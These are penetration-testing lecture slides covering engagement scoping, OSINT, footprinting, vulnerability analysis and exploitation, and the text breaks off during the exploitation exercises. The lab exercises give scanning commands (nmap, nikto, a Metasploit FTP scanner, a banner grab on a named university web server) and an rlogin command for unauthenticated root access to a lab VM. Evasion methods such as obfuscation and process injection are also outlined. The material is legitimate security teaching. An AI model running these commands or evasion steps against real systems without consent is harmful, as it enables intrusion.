Penetration Testing - An Overview

Ronny L. Bull

About Me

- A.A.S. Computer Networking - Herkimer College
- B.S. Computer Science – SUNY IT
- M.S. Computer Science – SUNY IT
- Ph.D. Computer Science – Clarkson University
- CompTIA: A+, Net+, iNet+, Security+ Certified
- Cisco CCNA Certified
- Microsoft MCSA Certified
- EC-Council C|EH v7 Certified

About Me

- CompTIA Network+ Instructor
- Adjunct Professor of Cyber Security @ MVCC
- Professor of Network & Computer Security @ SUNY Poly
- Professor of Computer Science & Cyber Security @ Utica College
- Independent Consultant @ AFRL in Rome, NY

Outline

- Introduction
- Pre-engagement Interactions
- Intelligence Gathering
- Vulnerability Analysis
- Exploitation
- Post Exploitation
- Reporting

Information Assurance - CIA

- Confidentiality
  - Secrecy and privacy of data
- Integrity
  - Protect from unauthorized alteration or revision of data
- Availability
  - Is the data available for legitimate users when they need it?


Information Assurance - CIA

- Confidentiality
  - What kind of measures can we take to ensure confidentiality of data?
- Integrity
  - What about its integrity?
- Availability
  - How can we ensure that services and data are there when users need them?

Information Assurance - CIA

- Confidentiality
  - What can be done to breach confidentiality of data?
- Integrity
  - How can the integrity of data be compromised by an attacker?
- Availability
  - What kind of things can be done to disrupt services to end users?

The Triangle



Hackers

- Different classification of *'Hackers'*
  - *White Hat*
    - Ethical Hackers
    - Hired to evaluate an organization's security
    - Only use knowledge and skill with prior consent
  - *Black Hat*
    - Bad Guys
    - Illegally use skills for personal gain or malicious intent
      - Steal or destroy data

Hackers

- *Grey Hats*
  - Somewhere in between
  - Curious about hacking tools and techniques
  - May feel it is their duty to find vulnerabilities without prior consent
  - May cross the boundary from time to time to achieve certain goals or knowledge. Possible with or without malicious intent

Hackers

- *Hactivists*
  - Motivated by political events, personal morals and beliefs
  - Take extreme risks with little care to personal welfare
- *Suicide Hackers*
  - Willing to risk jail time or worse
  - Reason for hacking outweighs any potential punishment

Penetration Testing Types

- Black box testing
  - No prior knowledge of the target of evaluation *(TOE)*
  - Simulates outside attacker
  - Requires most time to complete
  - Typically most expensive test
  - Focuses solely on threat outside of organziation

Penetration Testing Types

- White box testing
  - Complete opposite of black box testing
  - Testers have full knowledge of network, systems and infrastructure of target
  - Test is quicker and easier to perform
  - Least expensive option

Penetration Testing Types

- Grey box testing
  - Partial knowledge of target
  - Assumed level of elevated privileges
  - Assumed that attacker is an insider
  - Can demonstrate privilege escalation from an employee

Attack Types

- Operating System attacks
  - Target known OS vulnerabilities
  - Default settings
    - Passwords
    - Account names (guest, administrator, root)
- Application-level attacks
  - Target known application vulnerabilities
    - Web services, FTP

Attack Types

- Shrink-wrap code attacks
  - Why reinvent the wheel?
  - Lots of scripts and code available to make life easier for the attacker
    - Open source *(try to find some)*
    - Black market *(try to find some outlets)*
- Mis-configuration attacks
  - System admins may reduce security to increase usability
  - May not understand how to properly lock down services

Attacks

- Inside attack
  - Generated from within the network boundary
    - Disgruntled employee
    - Malicious user
- Outside attack
  - Generated from outside the network border
    - Script kiddies
    - Espionage
    - Curious grey hats

Risk Analysis

- *Asset*
  - Item of economic value to an organization or individual
  - Identification of assets is the first and most important step to risk analysis
- *Threat*
  - Any agent, circumstance, or situation that could cause harm or loss to an asset
    - Hackers
    - Natural Disaster
    - Fire / Flood

Risk Analysis

- *Vulnerability*
  - Any weakness that could be exploited by a threat to cause damage to or loss of an asset
    - Software flaw
    - Logic design flaw
- *Exploit*
  - Means of taking advantage of a vulnerability

What is a Penetration Test?

- A simulation of methods an attacker may utilize to circumvent an organization's security
- A method of assessing the security posture of an organization
- Usually accompanied with Rules of Engagement
- Non-Disclosure Agreements
- Must be mindful of Scoping, and knowing how to recognize when you are about to go out of scope

Steps to a Penetration Test

- Pre-engagement Interactions
- Intelligence Gathering
- Vulnerability Analysis
- Exploitation
- Post Exploitation
- Reporting

Pre-engagement Interactions

- Goal is to create an understanding between both parties, this includes:
  - How the test will take place
  - Identifying the individuals that will be involved
  - Outlining the rules of engagement
  - Determining how much the test will cost
  - Identifying what will be covered under the contract and what is deemed as “out of scope”

Pre-engagement Interactions

- Pen-Testing ***is not***:
  - An activity to see if an organization can be “hacked”
- Pen-Testing ***is***:
  - A business tool used to perform risk assessment and identify areas of weakness within a corporation's operating environment
- Every portion of a Pen-Test should be approached with a professional attitude and the mentality that you are there to help the organization reduce its operating risk

Pre-engagement Interactions

- Every part of the Pen-Test should be tailored to the organization that is being tested.
- Cookie cutter approaches may work for some things, however it is important to remember that all businesses do not operate identically, therefore your pre-engagement activities and testing methodology should reflect this.
- Remember it is all about identifying risk associated with the client's *individual* operations!

Pre-engagement Interactions - Scoping

- Scoping is about time management, and how you will spend your time effectively to perform the requested work
- Scoping can only really be learned through experience
- Tough to create general guidelines since each test is potentially radically different from others
  - Test 750 IP addresses to *identify* possible vulnerabilities
  - Test 100 IP addresses and verify if they are *actually* vulnerable

Pre-engagement Interactions - Scoping

- Scanning IP addresses is a very different job than performing a full vulnerability assessment on a web application
- Most of the time the customer does not understand what they are asking you to do!
  - You may have to educate them
  - Within their best interest to fully understand what it is they are asking of you
  - Within your best interest to make them understand in order to CYA later!

Pre-engagement Interactions - Scoping

- The scoping meeting typically occurs after contract negotiations are complete
- Recommended to sign NDA agreements before scoping commences
  - Why is this important?
- Scoping meeting should be focused on *scoping only*
  - Prevent side tracking or de-railment of the meeting
  - Discussions can get muddled with non-relevant discussions
  - Rules of Engagement are separate from scoping!

Pre-engagement Interactions - Scoping

- Things to discuss in the scoping meeting:
  - IP address ranges that are in scope
    - If customer asks you to “find them” this can lead to legal issues
      - You may inadvertently “test” 3rd party IP addresses
  - Does the customer own the DNS servers, Email servers, Web servers and actual hardware?
  - What about the routers, firewalls, IDS and IPS solutions in place?

Pre-engagement Interactions - Scoping

- Outsourcing services to the cloud is very common
  - Can we blindly test these 3rd party services with out explicit permission?
  - Does permission from the client suffice?
- It may give the client a *"warm and fuzzy"* if they think they can get you to test their environment as a real attacker would, but is this request realistic?
  - If the client owns 100% of their services and hardware then it could be possible
  - IP address ranges could be established via OS-INT

Pre-engagement Interactions - Scoping

- http://www.pentest-standard.org/index.php/Pre-engagement#General_Questions
- Why is it important to ask these types of questions up front?
- By asking these questions do you feel it gives the testers an unfair advantage?
- Lets look through them and analyze them a bit!

Pre-engagement Interactions - Goals

- Test should be goal oriented
  - Risk assessment and identification
  - Identify specific vulnerabilities
  - Not about trivial things like finding un-patched systems
    - This is a daily occurrence these days!
    - Ahem.... Java...

Pre-engagement Interactions - Goals

- Primary
  - Not driven by compliance
    - Compliance does not equal security
    - Many tests are done in the name of compliance but this should not be the primary goal
  - Primary goal should be about security of organizations assets and proprietary information
  - Identifying ways that they could loose their competitive edge

Pre-engagement Interactions - Goals

- Secondary
  - Directly related to compliance
  - Tied to primary goals
- Secondary goals are targeted towards IT, primary goals towards C-O's

Pre-engagement Interactions - Goals

- Business Analysis
  - Does the client need a vulnerability assessment prior to the pen-test
  - Determines client security maturity level
    - Maybe client is not ready for a full on pen-test
    - Maybe they need some infrastructure work done prior to a test that really stands out

Pre-engagement Interactions - Communication

- How often are you to interact with the customer
- How are you allowed to approach them?
- Who will be involved
- What about emergencies?
- If only a handful of people know what your doing what happens if you get caught?
  - Who gets you your get out of jail free card?
- Should have contact information for all individuals within the scope of the test

Pre-engagement Interactions - Communication

- Not only does this help you get out of trouble but allows you to contact the correct individuals if you inadvertently bring key systems down in your testing
- Parties could include:
  - All pen testers participating in engagement
  - Managers of test groups
  - Technical contacts at customer site
  - A member of upper management or business contact at customer

Pre-engagement Interactions - Communication

- Information to gather:
  - Full contact name
  - Title and operational responsibility
  - Authorization level to discuss testing activities
    - Important so you don't leak information
  - Two forms of 24/7 immediate contact numbers
  - One form of secure bulk data transfer
    - Encrypted email
    - SFTP/SCP

Pre-engagement Interactions - Communication

- Incident response
  - Does the organization even detect your activities?
  - How quickly do they respond?
  - Verify that the incident response team does not know of your activities
    - Reduces false alerts!
  - Good to have one member of incident response (manager) that is aware but does not spill the beans to the rest

Pre-engagement Interactions - Communication

- Status report frequency
  - Who do you report your activities to?
  - How often is this to be done?
  - What kind of details are you to give?
  - Keep to the agreed upon schedule, the customer will be expecting it!

Pre-engagement Interactions – Rules of Engagement

- Time-line
  - When things are supposed to be done
  - When the entire test is to be completed
  - May be subject to change depending on many factors
    - Delays due to network issues
  - Time-lines allow for clear identification of what is to be done and who is responsible

Pre-engagement Interactions – Rules of Engagement

- Locations
  - Is there travel involved?
  - What about expenses?
  - If going to a different country what are the laws?
  - Are VPNs available to the testers?

Pre-engagement Interactions – Rules of Engagement

- Disclosure of Sensitive Information
  - NDAs
  - HIPPA
  - FERPA
  - PII *(Personally Identifiable Information)*
  - Trade secrets
  - The Colonel's Secret Recipe!

Pre-engagement Interactions – Rules of Engagement

- Evidence handling
  - Very important to capture evidence
    - Screenshots
    - Documents
  - Define what is to be used and how it is to be delivered
  - Use encryption!
  - Sanitize all testing devices after completion

Pre-engagement Interactions – Rules of Engagement

- Regular status meetings
  - Who and when
- Time of day to test
  - What days and times are best for the customer
  - Least impact on day to day operations
- Permission to test
  - Get written consent that defines exactly what you have permission to do!
- Always confirm the legality of your actions before you do anything!

Pre-engagement Interactions – Current Capabilities

- What are their current security capabilities?
- What do they have in place to respond to each portion of the pen-test?
  - Information gathering
  - Foot printing
  - Scanning
  - Attacks
  - Data aggregation
- Define when you should be notified if your actions are detected

Intelligence Gathering

- Reconnaissance against a target to gather as much info as possible
- Looking for vectors of attack to be used during vulnerability assessment and exploitation phases of pen-test
- More info = more potential ways to penetrate a target

Intelligence Gathering – Why do it?

- To determine various entry points into an organization
  - Physical
  - Electronic
  - Human
- Many companies and employees do not realize that the information placed in public view can be used against them
  - Do not see it as a threat
  - Enough bits of info from enough places can help paint the bigger picture!

Intelligence Gathering

- Information may not be accurate or timely
  - Information may be tampered with
  - May be incomplete
  - May be out of date
- Does not include dumpster diving or other methods of information gathering on-premise
- Does include gathering info from:
  - Public records
  - OSINT methods

Intelligence Gathering

- Naming of target
  - Were all of the companies TLD's exposed during scoping?
    - .net & .org domains
  - What about additional domains and servers?
  - Auxiliary businesses?
- Extra domains, aux companies, etc that are found require re-scoping or authorization before testing occurs on those entities

Intelligence Gathering

- If something is in question always refer back to the Rules of Engagement documentation!
- Periodic review of Rules of Engagement should be performed, especially when progressing on to new stages of the test.
- Do not leave anything to question or assumption!


dreamstime.com

Intelligence Gathering - OSINT

- There are 3 forms of Open Source Intelligence
  - Passive Information Gathering
  - Semi-Passive Information Gathering
  - Active Information Gathering

Intelligence Gathering – Passive

- Goal is to not arouse suspicion or detection by the target
- Not allowed to send any traffic to target organization, this includes:
  - From hosts owned by pen-testing firm
  - From anonymous hosts *(proxies)*
  - From services over the Internet
- Can only rely on gathering and using archived or stored information from public sources
- Info may be limited or out of date

Intelligence Gathering – Semi-Passive

- Gather information by profiling target with methods that appear like normal everyday traffic
- Query only published name servers
  - No reverse look-ups
  - No brute force attempts
  - No searching unpublished servers or directories
  - No port scans or crawlers
  - No actively seeking hidden content
- Key is to not draw attention
  - Look at metadata in publish documents, why?

Intelligence Gathering – Active

- Good possibility of being detected by target
- Actively mapping network infrastructure
  - Full port scans
- Actively enumerating open services
- Performing vulnerability scans on open services
- Searching for unpublished directories, files, and servers

Intelligence Gathering - Corporate

- Locations
  - Per location info: address, ownership, public records, etc.
  - Physical security measures: cameras, sensors, fences, guards, entry control, etc.
  - Is security more lax at remote locations?

Intelligence Gathering - Corporate

- Relationships
  - Business partners, clients, suppliers, rental companies, competitors, etc.
  - Whats available by searching their publicly accessible web content?
  - Are these relationships crucial to the operations?
  - Social engineering opportunities?

Intelligence Gathering - Corporate

- Marketing activity, marketing strategy, social media networks
- Product line, services, etc.
- Meetings
  - Meeting minutes published on web?
  - Meetings open to public?
- Significant company dates
  - Board meetings, holidays, anniversaries, product or service launch

Intelligence Gathering - Corporate

- Job openings
  - Can search job sites for postings
  - Helps to target HR reps
  - Helps to identify technologies in use
    - MCSE required
    - CCNA required
- Charity affiliations
  - Can be used in social engineering ruses

Intelligence Gathering - Corporate

- RFP, RFQ, and other Public Bid information
  - Can tell a lot about the systems a company is using
  - Possibly reveal gaps or flaws in infrastructure
  - Identifying bid winners can help to identify current or future technologies in place as well as off-site hosting services

Intelligence Gathering - Corporate

- Court Records
  - Publicly available for free or fee
  - Can reveal info about past complaints including employee lawsuits
  - Criminal records of employees for social engineering
- Political donations
- Professional licenses or registries
  - Help to identify how a company may be organized and operated
  - ISO certification

Intelligence Gathering - Corporate

- Organization Chart
  - Identify important people
  - Identify individuals to target
- Document Metadata
  - Author/creator info
  - Time and date of creation
  - Location in computer network
  - Geo-tags
  - Printer locations
  - Email addresses

Intelligence Gathering - Corporate

- Network blocks owned
  - Can be obtained through WHOIS searches
  - Open source searches for IP address information
  - Sometimes posted for support requests
- Email addresses
  - Valid user names on domain (ms-exchange)
  - Can be gathered from many sources, including company website

Intelligence Gathering - Corporate

- External infrastructure profile
  - Info about technologies utilized internally
- Technologies used
  - Searching support forums, mailing lists, etc can reveal posts about technology being used by the organization
  - Social engineering product vendors to gain info on target
  - Social engineer IT organization

Intelligence Gathering - Corporate

- Remote access
  - Identifying remote access capabilities for employees can provide a potential way in
  - Links to portal may be available from company web page
  - How to documents on employee support pages may reveal what applications and how to setup
- Application usage
  - Could be gathered from metadata

Intelligence Gathering - Corporate

- Defense Technologies
  - Finding passively
    - Search support forums and mailing lists for support requests
    - Search marketing information for popular tech vendors, look for logos on sites
  - Finding actively
    - Probe packets for fingerprinting
    - View header information from target website and emails

Intelligence Gathering - Corporate

- Human capabilities
  - Check for company-wide security teams
  - Look for security position postings
  - Is security listed as a requirement for non-security related jobs
  - Security outsourcing agreements
  - Employees active in security community

Intelligence Gathering – Individual Employees

- Employee history
  - Court records
  - Political donations
  - Professional licenses or registries
    - Gain info on capabilities of employees or interests
- All could be used for social engineering attacks

Intelligence Gathering – Individual Employees

- Social Network Profile
  - Photo metadata
    - Location awareness
  - Tone of communications
    - Aggressive, passive, arrogant, elitist, underdog, etc.. complete a-hole!
  - Frequency of publication
  - Location – Google latitude, foursquare etc...

Intelligence Gathering – Individual Employees

- Internet Presence
  - Email address
    - User ID info for specific domain
    - Send spam, exploits, malware, etc.
    - Social engineering
    - Can be scraped from websites, blogs, mailing lists, social networking portals, etc.
  - Personal handles & nicknames
  - Personal domain names
  - IP addresses

Intelligence Gathering – Individual Employees

- Individual's physical location
  - Can you get it?
- Mobile footprint
  - Phone number, device used, usage frequency, installed apps
- “For Pay” information
  - Background checks
  - Linked-in
  - LEXIS/NEXIS

Information Gathering – Covert Gathering

- On-Location gathering
  - Dumpster diving
  - Plain view
- Physical security inspections
  - What do they have on site?
- Wireless scanning
  - Can we hit the wireless from the parking lot?
  - Is it open?
  - Is it WEP?
  - How easy to place a rouge AP? PwnPlug?

Information Gathering – Covert Gathering

- Employee behavior training
  - Are employees trained for security awareness?
- Accessible / adjacent facilities
  - Shared spaces
  - Can I gain access to target through nearby sites?
- Types of equipment used

Information Gathering – Covert Gathering

- Offsite Gathering
- Data center locations
  - Can I get a tour?
- Network provisioning / provider
  - ISP?
  - T-Carrier

Information Gathering – Human Intelligence

- Identify key employees
- Dress codes
- Behavioral patterns
- Access paths
- Frequency of visitations (entry, exit)
- Key locations for employees
  - Coffee shops
  - Popular lunch spots
- Partners & Suppliers

Intelligence Gathering - Footprinting

- A form of external information gathering
  - Goal is to gain info from perspective of an outsider
- Two forms
  - External Footprinting
  - Internal Footprinting
- Both have passive and active methods

Intelligence Gathering – External Footprinting

- Passive Reconnaissance
  - Identify external IP ranges
  - Reverse DNS lookups
  - DNS bruting
  - WHOIS searches on domains

Intelligence Gathering – External Footprinting

- Active Reconnaissance
  - Port scanning
  - Banner grabbing
  - SNMP sweeps
  - Zone transfers
  - SMTP bounce back
  - DNS discovery
  - Forward & reverse DNS lookups
  - DNS brute force attacks

Intelligence Gathering – External Footprinting

- Active Reconnaissance continued
  - Web application discovery
    - Look for weak or vulnerable apps
  - Virtual host detection & enumeration
  - Identify lockout thresholds
  - Identify virtualization platforms
  - Identify storage infrastructures
  - Mapping versions of software used
  - Identifying patch levels
  - Identify weak ports to attack
  - Identify outdated systems

Intelligence Gathering – External Footprinting

- Establish external target list
  - Complete list of all info gathered
    - Email addresses
    - User names
    - Domains
    - Applications
    - Hosts
    - Services
- Should be compiled before commencing

Intelligence Gathering – Internal Footprinting

- Tester has access to internal network
- Passive Reconnaissance
  - Packet sniffing
  - Identify internal ranges
  - Identify local subnet
  - Identify other subnets
    - Routing tables can give hints
  - DHCP servers

Intelligence Gathering – Internal Footprinting

- Active Reconnaissance
  - Port scanning
  - Banner grabbing
  - SNMP sweeps
  - Zone transfers
    - Local DNS zones
  - All the same stuff we saw under External footprinting can be applied to internal active reconnaissance

Intelligence Gathering – Protection Mechanisms

- Network based protection
  - Simple packet filters
  - Traffic shaping devices
  - Data loss prevention (DLP) systems
  - Encryption & Tunneling
- Host based protection
  - Stack/Heap protection
  - Application whitelisting
  - AV/Filtering/Behavioral Analysis
  - DLP systems

Intelligence Gathering – Protection Mechanisms

- Application level protections
  - Encoding options
  - Potential bypass avenues
  - Whitelisted pages
- Storage protections
  - HBA – Host level
  - LUN masking
  - Storage controller
  - ISCSI CHAP secret

Intelligence Gathering – Protection Mechanisms

- User protections
  - AV / Malware protection
  - Software configuration that limits exploit-ability
    - Usage limitations
    - Kiosk mode
    - Group policy

Intelligence Gathering – Protection Mechanisms

- Processes can be active or passive
- Passive processes tend to pose not risk to tester and use publicly available information and sources
- Active processes can be risky and include processes that probe the organizations physical resources and locations
- The most important part of information gathering is keeping detailed notes and documentation on the processes used

Intelligence Gathering Exercises

- Choose 3 domains that you are interested in and perform WHOIS lookups on them using the following resources.
  - www.whois.net
  - www.netcraft.com
  - ***whois*** command line tool in Kali
- Were the results the same for each domain on each resource?
- Did any of the listings seem anonymous or falsified?
- What interesting information did you gain that could be used in the future during exploitation or vulnerability analysis?

Intelligence Gathering Exercises

- NSLookup
  - Use the ***nslookup*** command from your Kali virtual machine in order to find DNS server information for 3 domains
    - ***nslookup 'domainname'***
    - ***nslookup -querytype=mx 'domainname'***
  - Interactive mode vs non-interactive mode
    - Above examples are in non-interactive mode
    - Use ***nslookup*** by itself to enter interactive mode ***(shell)***
      - ***> 'domainname'***
      - ***> set type=mx***
      - ***> 'domainname'***

Intelligence Gathering Exercises

- Port scanning with Nmap
  - ***man nmap***
    - Lots of great information on how to use the tool!
  - Experiment with Nmap against your Metasploitable Ubuntu virtual machine
    - ***nmap 'ipaddress'***
  - Figure out how to use Nmap to perform the following tasks
    - Scan a specific port or port range
    - Scan for all open UDP ports
    - Scan an IP address range

Intelligence Gathering Exercises

- Locate 5 different OSINT resources and attempt to gain information about yourself from publicly available sources
  - Google
  - Yandex
  - Facebook
  - Local newspapers
  - Etc...
- Find anything surprising?

Vulnerability Analysis

- The process of discovering flaws in systems and applications
  - Can be leveraged by hackers
  - Misconfiguration of hosts and services
  - Insecure application design
    - Flawed code logic
    - Back-doors

Vulnerability Analysis

- Scoping the test is important!
  - Breadth and depth
  - You can spend months analyzing a single application!
    - A single update could roll out that changes everything!

Vulnerability Analysis

- Scoping for depth
  - How deep should we go?
  - Location of assessment tools
  - Testing authentication requirements
    - Single application or service or everything?
  - Validation of mitigation of vulnerability access
    - Are there proper protections in place to prevent a possible vulnerability from being exploited?

Vulnerability Analysis

- Scoping for breadth
  - How wide should we go?
  - Target networks
  - Segments
  - Hosts
  - Applications
  - Inventories
  - Are we testing a single host or on all hosts within a certain boundary

Vulnerability Analysis - Active

- Direct interaction with the component being tested for security vulnerabilities
- Could range from hardware to software
- Two categories
  - Automated
  - Manual
    - Get down and dirty and DIY!
    - Maybe RTFM while your at it!

Vulnerability Analysis - Active

- Automated approaches
  - Uses software to interact with a target
  - Examines responses
  - Looks for known patterns and determines if vulnerability exists
  - Reduces time and labor
    - Think of manually testing a class A network for vulnerabilities!

Vulnerability Analysis - Active

- Port based
  - Gain a basic overview of services on network or host
  - Check to determine if a port is open or closed on a host
- Service based
  - Uses specific protocols to communicate with open ports on a host to determine more about what is running

Vulnerability Analysis - Active

- Banner grabbing
  - Connecting to a specific port and examining data returned to identify service running
    - Application name
    - Version info

Vulnerability Analysis - Active

- General application flaw scanners
  - Crawl website and compile list of pages, media, services, and resources
  - May attempt SQL-injection or XSS attacks on web input forms
- Directory listing and brute forcing
  - Crawler can search for “common” directories
    - wp-admin
  - Enumerate a possible list of dirs
    - Brute force

Vulnerability Analysis - Active

- Web Server Version
  - Identify web server version
  - Perform vulnerability identification on version
    - Security advisories
  - Forking or copying of application can cause false positives
    - Banners may report incorrect version info

Vulnerability Analysis - Active

- VPN
  - Scan for VPN protocols and attempt negotiations to identify service
- Voice Network Scanners
  - War dialing
  - VoIP
- Manual Direct Connections
  - Use for validation once an automated scanner finds a possible vulnerability

Vulnerability Analysis - Active

- Obfuscation
  - Tor nodes
    - Look like you came from somewhere else
  - IDS evasion
    - String manipulation
    - Polymorphism
    - Session splicing
    - Fragmentation

Vulnerability Analysis - Passive

- Metadata Analysis
  - File descriptions
  - Authors
  - Timestamps
  - Hostname
  - Network information
  - Printer information
  - Application information
  - Geolocation

Vulnerability Analysis - Passive

- Traffic Monitoring
  - Sniff traffic for offline analysis
    - Wireshark
    - Cain
  - Route poisoning is not categorized here as it is “noisy”
  - ARP/MAC flooding
  - Hubs on network

Vulnerability Analysis - Validation

- Manual Testing / Protocol Specific
  - VPN
    - Fingerprinting
    - Authentication
  - DNS
    - Version info of server
    - Zone transfers
  - Web
    - Large landscape for vulnerabilities
    - Found on multiple ports of a system
    - May be misconfigured

Vulnerability Analysis - Validation

- Visual Confirmation
  - Manual connection with review
    - No substitute for visually confirming and inspecting a target system
      - Provides proper validation
    - Tools are not always accurate
      - Out of date databases
      - Systems may be configured to use non-standard ports for services

Vulnerability Analysis - Research

- Public Research
  - Publicly maintained and updated resources
    - Vulnerability databases
    - Vendor advisories
    - Exploit databases
    - Default password lists
    - Hardening guides
    - Lists of common misconfigurations

Vulnerability Analysis - Research

- Private Research
  - Setting up test environment
    - Virtual machines
  - Replicate real environment
  - Maintain test configurations
    - Wide variety of OS's
    - Different service pack levels / releases
  - Fuzzing
    - Attach debugger to app
    - Run routines until breakage

Vulnerability Analysis

- Creation of Attack Trees
  - Part of final report
  - Develop an attack tree as testing progresses through engagement
  - Regularly update as new services and hosts are identified
    - Notate potential vulnerabilities

Vulnerability Analysis - Exercises

- Look up Nessus and OpenVAS
  - OpenVAS is installed on Kali by default
    - Requires a very large database download ~4GB
  - Nessus is a commercial scanner but a “Home” version can be downloaded and installed for free
- Both of these tools are worth exploring on your own!
- Provide detailed reports of vulnerabilities on scanned systems
  - Typically includes references to CVEs as well as Metasploit modules that can be used

Vulnerability Analysis - Exercises

- Banner Grabbing
  - ***telnet <domainname> <port>***
  - Example for web:
    - ***telnet www.fordham.edu 80***
    - ***HEAD / HTTP/1.0***
    - Hit enter 2x
- Use telnet to perform a banner grab against the web server as well as a few other services (ie. FTP) running on your Metasploitable Ubuntu target.
  - Use the information obtained to find vulnerabilities at: https://nvd.nist.gov *(National Vulnerability Database) and http://www.cvedetails.com (CVE Details)*

Vulnerability Analysis - Exercises

- Using Metasploit to scan for vulnerabilities
  - FTP Example *(Scan for anonymous read access)*:
  - ***msfconsole***
  - ***Use scanner/ftp/anonymous***
  - ***set RHOSTS 192.168.56.102***
  - ***exploit***

- Using Nikto to scan for web vulnerabilities
  - ***nikto -h 192.168.56.102***

Exploitation

- Focus solely on establishing access to a system or resource by bypassing security restrictions
- Relies on adequate analysis of vulnerabilities from previous phase
  - Helps to prepare a well planned and precise strike during exploitation
- Main focus is to identify the main entry point into the organization
  - Identify high value targets

Exploitation

- Vulnerability analysis phase should have provided a list of high value targets
- Should have given an idea of probability of success for exploiting each target
- Should have also identified risk value of each target to the organization

Exploitation – Counter Measures

- Preventative technology or controls that hinder the success of exploitation attempts
  - Host Based IDS
  - Host Based IPS
  - Application firewalls
- These factors should be taken into consideration prior to exploitation
- In the event of preventative technology ways to circumvent or alternative methods of exploitation must be explored

Exploitation - Evasion

- Ways to circumvent Anti-Virus technology
  - Hide what the application is doing
    - Encoding (Obfuscation)
    - Packing (Rearranging Data)
    - Encrypting
- Ways to circumvent Application White-listing
  - Run application entirely from memory to avoid detection
  - White-listing cannot monitor memory in real time

Exploitation - Evasion

- White-list bypassing (cont)
  - Process Injection
    - Inject into an already running process
    - Application info is hidden within a normally trusted process
  - Purely Memory Resident
    - Most preferred since most technologies do not inspect memory
    - Scans usually conducted on disk write

Exploitation – Evasion

- Human
  - Social engineering
  - Getting around security technologies by having some else do it for you!

Exploitation – Evasion

- Methods of escaping detection during a penetration test
  - Circumvent camera systems
  - Obfuscating payloads to evade IDS or IPS systems
  - Encoding requests/responses to circumvent web application firewalls
- The need for evasion methods should be identified prior to attempting any exploitation

Exploitation – Precision Strike

- Main focus of pen-test is to simulate an attacker
  - Represents simulated attack against organization
  - Avoid noisy techniques
  - Avoid attempting every exploit to get in
  - Use focused and well planned attacks for limited exposure

Exploitation - Avenues

- Customized
  - Attacks should be tailored and customized based on the scenario
  - Focus attacks based on technology used
    - ie. wireless
    - Must know applicability of exploit in relation to the scenario

Exploitation - Avenues

- Tailored Exploits
  - Modification of current utilities available on the web
    - Ie tool designed for WinXP SP2 may need to be refined for WinXP SP3
  - Pen-testers should have the knowledge to be able to customize a tool if necessary
  - Also need to be versatile and have the ability to change on the fly if necessary

Exploitation - Customization

- Modify exploitation based upon information gathering phase
  - Infrastructure
  - Applications
  - OS Versions
  - Hardware
  - Preventative Technologies

Exploitation – Zero-Day

- An exploit that has yet to be made publicly available
- Typically a last resort for pen-testers
  - If needed it represents that the organization is highly advanced and capable of preventing normal attacks methods from being successful
- In order to be successful an attacker must replicate the environment

Exploitation - Fuzzing

- Ability to recreate a protocol or application in hopes of identifying a vulnerability
- Technique used to identify a method of making an application crash
  - Create a specific exploit
- Attempt to create a specific vulnerability that has not been discovered yet
- Last resort technique to identify vulnerabilities

Exploitation – Source Code Analysis

- Look at source code and identify flaws
  - Open source
  - Obtain proprietary source code in *other ways*
- Zero-day exposures can be identified through this method

Exploitation – Types of Exploits

- Examples:
  - Web Application Attacks
  - Social-Engineering
  - Physical Attacks
  - Memory Based Exploits
  - Man-in-the-Middle
  - VLAN Hopping
  - USB/Flash Drive Attacks
  - Reverse Engineering
  - Zero-Day

Exploitation – Traffic Analysis

- Means of identifying what type of information is being transmitted
- Ability to understand and manipulate the traffic
- Should be able to understand how a specific protocol works and how it can be manipulated

Exploitation – Physical Access

- Physical access is a viable attack method
  - Circumvent physical security controls
  - Gain unauthorized access
- Assessor should be able to identify potential physical security flaws and attempt to gain access through them
  - Human Manipulation
  - PC / Server Room access
    - Poor locks

Exploitation - WiFi

- Wifi Attacks
  - Number of attacks for different protocols and security implementations
    - WEP, WPA, WPA2
  - Attacker should be familiar with them and how to exploit them
- Rouge access points

Exploitation – Overall Objective

- Identify the path of least resistance into the organization without detection
- Have the greatest impact on the organizations assets and ability to generate revenue
- Dependent upon prior phases for clear understanding of how exploitation should be approached
- Attack vectors should rely solely on circumventing security controls to represent how an organization can suffer substantial losses through a targeted attack

Exploitation - Exercises

- Nmap port scan shows that port ***513 "login"*** is open
  - Port used for rlogin service
  - ***apt-get install rsh-client*** on Kali
  - ***rlogin -l root 192.168.56.102***
    - Congratz! You just got root access to the server!!!
    - Simple yet effective, illustrates how easy it may be to get into a misconfigured system

Exploitation - Exercises

- NFS service is running on the server
